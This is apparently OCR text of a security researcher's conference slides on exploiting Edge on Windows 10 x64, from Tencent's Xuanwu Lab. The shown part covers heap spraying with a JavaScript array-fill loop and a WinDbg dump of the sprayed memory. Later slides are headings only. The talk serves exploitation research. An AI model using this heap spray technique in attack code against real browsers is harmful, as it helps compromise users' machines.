Windows 10 x64 Edge Browser 0day and exploit

— exp-sky

Who am i ?

- Tencent's Xuanwu Lab
- The security of browser
- Vulnerability discovery
- Exploit technique

What to do ?

Windows 10 x64 Edge Browser 0day and exploit

- 1、Heap Spray
- 2、Fill Memory Read/Write
- 3、Bypass ASLR
- 4、Bypass DEP
- 5、Run Shell Code
- 6、0day 1
- 7、0day 2
- 8、Q&A


1、Heap Spray

Why?


1、Heap Spray

```
var array_1 = new Array();
for(var i=0; i<(0x1000 * num); i++)
{
    array_1[i] = [
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c, 0x0c0c0c0c,
        0x0c0c0c0c, 0x0c0c0c0c
    ];
}
```


1、Heap Spray


memory
0:021> dq 000001cb`bb76c100
000001cb`bb76c100  00007ff9`92e21988 000001cb`a5720f80
000001cb`bb76c110  00000000`00000000 00000000`00000005
000001cb`bb76c120  00000000`0000002a 000001cb`bb76c140
000001cb`bb76c130  000001cb`bb76c140 000001cb`a36cb920
000001cb`bb76c140  0000002a`00000000 00000000`0000002a
000001cb`bb76c150  00000000`00000000 0c0c0c0c`0c0c0c0c
000001cb`bb76c160  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c170  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c180  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c190  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c1a0  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c1b0  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c1c0  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c1d0  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c1e0  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c
000001cb`bb76c1f0  0c0c0c0c`0c0c0c0c 0c0c0c0c`0c0c0c0c


1、Heap Spray - Native Int Array




1、Heap Spray - Native Int Array




1、Heap Spray - Native Int Array



1、Heap Spray - Native Int Array



1、Heap Spray - Native Int Array



